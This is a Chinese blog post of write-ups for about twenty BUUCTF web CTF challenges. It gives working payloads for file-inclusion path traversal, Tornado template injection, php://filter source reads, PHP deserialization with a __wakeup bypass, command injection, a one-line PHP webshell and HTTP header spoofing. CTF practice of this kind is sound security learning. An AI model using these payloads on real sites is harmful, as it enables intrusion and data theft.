BUUCTF百题刷题总结(一)

原创

Qwzf 于 2020-09-14 22:15:45 发布 1137 收藏 5

分类专栏： CTF BUUCTF 文章标签： CTF

本文链接：https://blog.csdn.net/qq_43625917/article/details/107963144


CTF 同时被 2 个专栏收录

30 篇文章 6 订阅

订阅专栏


BUUCTF

1 篇文章 0 订阅

订阅专栏

前言

最近打算开始刷BUU的Web题了，之前已经刷过一些，有的总结了，有的没有总结。总结过的这里只写之前总结的链接；没总结的，原因是当时感觉有点简单，这里简单写下考察知识点和解题思路。

新刷的Web题，会认真总结。BUUCTF刷题系列持续更新(SQL注入题和文件上传题单独记录)！

0x01 [HCTF 2018]WarmUp

考点：PHP代码审计+绕过自定义函数+文件包含

查看源代码，发现`source.php`，访问发现源码

```php
<?php
    highlight_file(__FILE__);
    class emmm
    {
        public static function checkFile(&$page)
        { //白名单列表, 有source.php和hint.php
            $whitelist = ["source"=>"source.php","hint"=>"hint.php"];
//!isset($page)判断$page是否未设置、!is_string($page)判断$page是否是非字符串，满足其一return false
            if (! isset($page) || !is_string($page)) {
                echo "you can't see it";
                return false;
            }
//in_array($page)判断$page的值是否在白名单列表$whitelist中 如果在，则为真return true
            if (in_array($page, $whitelist)) {
                return true;
            }
//将变量$page从问号之前截取字符串(如果$page的值有?则从?之前提取字符串)并赋值给$_page
            $_page = mb_substr(
                $page,
                0,
                mb_strpos($page . '?', '?')
            );
//第二次in_array($_page)判断$_page的值是否在白名单列表$whitelist中 如果在，则为真return true
            if (in_array($_page, $whitelist)) {
                return true;
            }
            //对$pageurl解码
            $_page = urldecode($page);
//第二次将变量$_page从问号之前截取字符串并赋值给$_page
            $_page = mb_substr(
                $_page,
                0,
                mb_strpos($_page . '?', '?')
            );
//第三次in_array($_page)判断$_page的值是否在白名单列表$whitelist中 如果在，则为真return true
            if (in_array($_page, $whitelist)) {
                return true;
            }
            echo "you can't see it";
            return false;
        }
    }
    if (! empty($_REQUEST['file'])
        && is_string($_REQUEST['file'])
        && emmm::checkFile($_REQUEST['file'])
    ) {
        include $_REQUEST['file'];
        exit;
    } else {
        echo "<br><img src=\"https://i.loli.net/2018/11/01/5bdb0d93dc794.jpg\" />";
    }
?>
```

分析一下源码

> 1.获取POST或GET方法提交的file参数；！empty()判断是否非空、is_string()判断是否是字符串、emmm::checkFile()使用emmm类里的checkFile()函数判断，如果这三个判断全为真，远程包含file参数；否则输入题目的jpg图片
> 2.相关函数：
> mb_substr() 函数返回字符串的一部分(可分割的中文文字)
> mb_strpos()查找字符串在另一个字符串中首次出现的位置
> 3.在源码中添加每一步的注释

在`hint.php`发现`flag not here, and flag in ffffllllaaaagggg`
于是根据代码逻辑构造payload：

```
先写个在白名单里的参数值如：source.php、hint.php使第一个in_array()返回true，这里我用hint.php
然后添加问号?， 截取问号之前的赋值给$_page，即hint.php使第二个in_array()返回true
最后多次跳转到上层目录，直到ffffllllaaaagggg文件，然后类里的函数返回真，包含到ffffllllaaaagggg文件。即最终结果如下：
?file=hint.php?../../../../../ffffllllaaaagggg
```

0x02 [极客大挑战 2019]Havefun

考点：代码审计+get传参
查看源代码发现泄露了关键源码

```
$cat=$_GET['cat'];
echo $cat;
if($cat=='dog'){
 echo 'Syc{cat_cat_cat_cat}';
}
```

很明显get传入`?cat=dog`即可得到flag

0x03 [护网杯 2018]easy_tornado

考点：SSTI+tornado模板+render模板注入+获取cookie_secret
题目：easy_tornado
tornado是一个用Python语言写成的Web服务器兼Web应用框架。
打开页面发现三个链接依次点开


/flag.txt
/welcome.txt
/hints.txt

```
file?filename=/flag.txt&filehash=dd89d1c0810cfa4d496ee2284bf1a3b9
flag in /fllllllllllllag

file?filename=/welcome.txt&filehash=6718db2c7a20bfb11fd19222a9f1772f
render

file?filename=/hints.txt&filehash=826794470058d90965404b4139639661
md5(cookie_secret+md5(filename))
```

从上面三个文件内容可以确定flag在/fllllllllllag文件
render函数介绍
对比这三个文件和url，访问文件需要把`cookie_secret`加上`fliename的md5编码`后再进行md5编码，即

```
file?filename=/fllllllllllllag&filehash=md5(cookie_secret+md5(/fllllllllllllag))
```

于是，求得`filehash`的值，即可得到flag。求得`filehash`前需要得到`cookie_secret`。经测试，存在模板注入




7

查阅资料得知

> 在tornado模板中，存在一些可以访问的快速对象,这里用到的是`handler.settings`
> handler 指向RequestHandler，而RequestHandler.settings又指向self.application.settings
> 所以handler.settings就指向RequestHandler.application.settings了，这里面是一些环境变量

参考：python SSTI tornado render模板注入
于是传入`error?msg={{handler.settings}}`得到`cookie_secret`




于是将`cookie_secret`代入`md5(cookie_secret+md5(/flllllllllllag))`，并求得filehash的值。
可通过md5加密在线网站，也可通过下面脚本得到：

```
import hashlib

def md5(s):
    md5 = hashlib.md5()
    md5.update(s.encode("utf8"))
    return md5.hexdigest()

def filehash():
    filename = '/flllllllllllag'
    cookie_secret = '738a090d-07f8-4893-890b-de0eb10093cd'
    print(md5(cookie_secret+md5(filename)))

if __name__ == '__main__':
    filehash()
```

跑脚本得到filehash的值：`a7f620001b50f75242ff6d6ac63addc0`
于是最终payload是

```
file?filename=/flllllllllllag&filehash=a7f620001b50f75242ff6d6ac63addc0
```



0x04 [RoarCTF 2019]Easy Calc

考点：HTTP请求走私+PHP字符串解析特性+一些函数

一些函数：`scandir()函数`、`readfile()函数`、`base_convert()函数`、`dechex() 函数`、`hex2bin() 函数（chr()函数）`

从一道题到HTTP请求走私

0x05 [极客大挑战 2019]Secret File

考点：burp重放+文件包含+伪协议

先查看源代码，发现`./Archive_room.php`

点击SECRET(即访问action.php)时，使用 burp抓包，重放得到`secr3t.php`，访问得到：

```php
<?php
    highlight_file(__FILE__);
    error_reporting(0);
    $file=$_GET['file'];
    if(strstr($file,"../")||stristr($file, "tp")||stristr($file,"input")||stristr($file,"data")){
        echo "Oh no!";
        exit();
    }
    include($file);
//flag放在了flag.php里
?>
```

`stristr()`函数搜索字符串在另一字符串中的第一次出现

简单理解下，代码逻辑。很明显不用考虑那么多，直接构造payload：

```
?file=flag.php
```

发现读取`flag.php`成功，但没有显示。于是考虑使用php伪协议读取即可

```
?file=php://filter/convert.base64-encode/resource=flag.php
```

得到Base64编码的flag，解码即可得到flag

0x06 [ACTF2020 新生赛]Include

考点：文件包含+伪协议

点击tips，发现url增加了`?file=flag.php`，访问结果是`Can you find out the flag?`。

看到`?file=flag.php`，第一印象可以想到文件包含，因为又没显示flag，所以接下来想到使用伪协议读取`flag.php`文件，最终payload:

```
?file=php://filter/convert.base64-encode/resource=flag.php
```

得到Base64编码的flag，解码即可得到flag

```
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5kIG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7NWRkNzM4NDYtOGNkYS00NjU3LWE4MTgtYzY4MzJiNzUzODAwfQo=
```

0x07 [HCTF 2018]admin

考点：flask session 伪造+unicode欺骗+条件竞争

由于暂时还没学 flask框架，暂不总结后续补上。

0x08 [GXYCTF2019]Ping Ping Ping

考点： 命令执行+绕过空格+绕过黑名单(也可内敛执行绕过)

之前博客：命令执行绕过的练习(一)

0x09 [极客大挑战 2019]Knife

考点：中国菜刀、蚁剑等 shell管理工具的使用

题目直接给了一句话木马和密码`eval($_POST["Syc"]);`。直接使用蚁剑连接即可，flag在`/flag`


0x10 [极客大挑战 2019]PHP

考点：源码泄露+代码审计+PHP反序列化+private声明字段+绕过`__wakeup()`函数

一进题目发现里边写了一句话：

> 因为每次猫猫都在我键盘上乱跳，所以我有一个良好的备份网站的习惯
> 不愧是我！！！

很明显是源码泄露，备份了网站，第一印象想到备份在`www.zip`。测试之后，果然是，于是下载源码



源码里发现`flag.php`文件，里边的 flag不对。应该只是为了说明flag文件的位置，在网站上想办法读取。
于是在`index.php`和`class.php`文件里发现源码

`index.php`

```php
<?php
    include 'class.php';
    $select = $_GET['select'];
    $res=unserialize(@$select);
?>
```

审计`index.php`：

> 包含class.php文件
> get传入`select参数`，然后赋值给`$select`变量
> 对`$select`变量进行反序列化后，赋值给`$res`变量

`class.php`

```php
<?php
include 'flag.php';
error_reporting(0);

class Name{
    private $username = 'nonono';
    private $password = 'yesyes';

    public function __construct($username,$password){
        $this->username = $username;
        $this->password = $password;
    }

    function __wakeup(){
        $this->username = 'guest';
    }

    function __destruct(){
        if ($this->password != 100) {
            echo "</br>NO!!!hacker!!!</br>";
            echo "You name is: ";
            echo $this->username;echo "</br>";
            echo "You password is: ";
            echo $this->password;echo "</br>";
            die();
        }
        if ($this->username === 'admin') {
            global $flag;
            echo $flag;
        }else{
            echo "</br>hello my friend~~</br>sorry i can't give you the flag!";
            die();
        }
    }
}
?>
```

1、public、protected与private在序列化时的区别

1.protected

protected 声明的字段为保护字段，在所声明的类和该类的子类中可见，但在该类的对象实例中不可见。

（1）序列化时，字段名前面会加上`\0*\0`的前缀,即`0*\0字段名`。`\0`表示ASCII码为0的字符(不可见字符)，用python传值

（2）序列化时，格式是`%00*%00字段名`，普通传值

2.private

private 声明的字段为私有字段，只在所声明的类中可见，在该类的子类和该类的对象实例中均不可见。

（1）序列化时，类名和字段名前面都会加上`\0`的前缀，即`\0类名\0字段名`。字符串长度也包括所加前缀的长度

（2）序列化时，格式是`%00类名%00字段名`，普通传值

2、__wakeup()方法绕过(CVE-2016-7124)

1.作用： 与`__sleep()`函数相反，`__sleep()函数`，是在序序列化时被自动调用。`__wakeup()`函数，在反序列化时，被自动调用。

2.绕过： 当反序列化字符串，表示属性个数的值大于真实属性个数时，会跳过`__wakeup()`函数的执行。

审计`class.php`：

> 包含flag.php文件，文件里 `$flag` 变量的值是flag
> 定义一个Name类，使用private声明私有成员变量 `$username` 和 `$password` 并赋初值
> 创建对象，调用构造函数 __construct()，
> 销毁对象，调用析构函数__destruct()
> __wakeup()在反序列化时，被自动调用。
> 分析一下，析构函数里的代码逻辑：
> password=100绕过第一个if条件
> username='admin'满足第二个if条件，定义全局变量 `$flag` ，输出 `$flag`

所以需要 `password=100` 且 `username='admin'` 。
由于在反序列化时，会调用 `__wakeup()` 函数，使username的值被覆盖成guest。通过设置属性个数的值，使属性个数的值大于真实属性个数进行绕过。
于是构造exp进行序列化：

```php
<?php
class Name{
 private $username = 'admin';
 private $password = 100;
}
 $class1 = new Name;
    $class1_ser = serialize($class1);
    print_r($class1_ser);
?>
```


得到

```
O:4:"Name":2:{s:14:"Nameusername";s:5:"admin";s:14:"Namepassword";i:100;}
```

根据private 声明的字段特点：序列化时格式是 `%00类名%00字段名`
使属性个数的值大于真实属性个数绕过 `__wakeup()` 函数，即将第一个Name后的2改为大于2的数如：3
修改得到payload：

```
O:4:"Name":3:{s:14:"%00Name%00username";s:5:"admin";s:14:"%00Name%00password";i:100;}
```

get传参，参数是select，参数值是上边的这个。得到flag



0x11 [ACTF2020 新生赛]Exec

考点：命令执行+ping环境

```
target=|find  / -name flag*
#找到flag位置：/flag
target=|cat /flag
#得到flag
```

0x12 [极客大挑战 2019]Http

考点：HTTP请求头流量包伪造

查看源代码发现`Secret.php`，访问得到

`It doesn't come from 'https://www.Sycsecret.com'`

1.伪造Referer：

使用Burp抓包伪造即可(下同)

```
Referer: https://www.Sycsecret.com
```

得到`Please use "Syclover" browser`

2.伪造UA

于是伪造浏览器，通过修改UA的最后边浏览器标识进行伪造。

得到`No!!! you can only read this locally!!!`，于是伪造IP

3.伪造IP

可通过伪造XFF、Client-IP等

```
X-Forwarded-For: 127.0.0.1
```

发包，最终得到 flag

0x13 [ACTF2020 新生赛]BackupFile

考点：源码泄露+代码审计+PHP弱类型

看到题目标题`BackupFile`，很容易想到存在源码泄露，且源码是`.bak`结尾的文件。

于是尝试访问`index.php.bak`，发现可以下载源码，内容是：

```php
<?php
include_once "flag.php";

if(isset($_GET['key'])) {
    $key = $_GET['key'];
    if(!is_numeric($key)) {
        exit("Just num!");
    }
    $key = intval($key);
    $str = "123ffwsfwefwf24r2f32ir23jrw923rskfjwtsw54w3";
    if($key == $str) {
        echo $flag;
    }
}
else {
    echo "Try to find out source file!";
}
```

审计一下代码逻辑：

> 包含flag.php文件
> 1.如果get传参传入了参数key，将参数值赋值给变量 `$key`
> 2.如果 `$key` 的值是非数字，输出Just num!结束；获取 `$key` 的整数值再赋值给 `$key`
> 3.如果 `$key` == `$str` 输出flag。使用的是==，在进行比较的时候，会先将字符串类型转化成相同再比较

于是可以构造出payload：

```
?key=123
#访问得到flag
```

0x14 [极客大挑战 2019]BuyFlag

考点：PHP弱类型
点击MENU，选择PAYFLAG，查看源代码得到：

```
~~~post money and password~~~
if (isset($_POST['password'])) {
 $password = $_POST['password'];
 if (is_numeric($password)) {
  echo "password can't be number</br>";
 }elseif ($password == 404) {
  echo "Password Right!</br>";
 }
}
```

根据代码意思

> 1.需要post传money和password参数
> 2.根据题目money等于100000000
> 3.password利用is_numeric()函数判断不能是数字，且password等于404很明显考察弱类型绕过is_numeric()函数

绕过is_numeric()函数的方法有：加 `%00` 、 `%20` 、 `%0d` 、 `%0a` 、 `|` 、 `;` 等等
于是构造payload

```
money=100000000&password=404%00
```

测试发现，没反应。根据提示 `Only Cuit's students can buy the FLAG` ，应该需要观察Cookie，发现 `Cookie: user=0` ，将0改为1重新发包。
得到
you are Cuiter
Password Right!
Nember lenth is too long
意思就是Nember的长度太长了，也就是传入的money参数太大了。
也发现PHP的版本是PHP/5.3.3，猜测一下可能通过 `strcmp()` 函数进行比较，即

```
strcmp($_POST['money'],100000000)==0
```

利用strcmp()函数的松散性，传入数组返回NULL，即变成了NULL==0，为真。于是可以传入数组 `money[]=1` ，使得上面比较为真
最终payload：

```
Cookie: user=1
post传参：  money[]=1&password=404%00
```

0x15 [ZJCTF 2019]NiZhuanSiWei

考点：代码审计+伪协议+文件包含+PHP反序列化

打开题目，发现源码

```php
<?php
$text = $_GET["text"];
$file = $_GET["file"];
$password = $_GET["password"];
if(isset($text)&&(file_get_contents($text,'r')==="welcome to the zjctf")){
    echo "<br><h1>".file_get_contents($text,'r')."</h1></br>";
    if(preg_match("/flag/",$file)){
        echo "Not now!";
        exit();
    }else{
        include($file);  //useless.php
        $password = unserialize($password);
        echo $password;
    }
}
else{
    highlight_file(__FILE__);
}
?>
```

代码审计一下：

> 1.get传入text、file和password并赋值给相应变量。如果设置了text，且text的文件内容为welcome to the zjctf，输出text的文件内容
> 2.如果file传入的值(即 `$file`)含有flag，输出Not now!，结束；否则包含 `$file` ， `$password` 进行反序列化并输出

于是有以下思路：

```
text=php://input //利用伪协议，将post传入值当作文件内容
post: welcome to the zjctf
或
?text=data://text/plain,welcome to the zjctf
或
?text=data://text/plain;base64,d2VsY29tZSB0byB0aGUgempjdGY=

file=php://filter/read=convert.base64-encode/resource=useless.php //利用伪协议读文件内容
password=1 //待定，先设为1。猜测useless.php存在反序列化漏洞
```

get传参访问，得到base64编码后的useless.php的文件内容。Base64解码得到：

```php
<?php
class Flag{  //flag.php
    public $file;
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
?>
```

很明显存在反序列化漏洞，于是构造poc：

```php
<?php
class Flag{  //flag.php
    public $file="flag.php";
    public function __tostring(){
        if(isset($this->file)){
            echo file_get_contents($this->file);
            echo "<br>";
        return ("U R SO CLOSE !///COME ON PLZ");
        }
    }
}
$test1=new Flag;
print_r(serialize($test1));
?>
```

由poc生成exp:

```
O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
```

最终得到payload：

```
?text=php://input&file=useless.php&password=O:4:"Flag":1:{s:4:"file";s:8:"flag.php";}
post: welcome to the zjctf
```

传入参数，访问，查看源代码发现flag。

后记

百题刷题记录总结持续更新。。。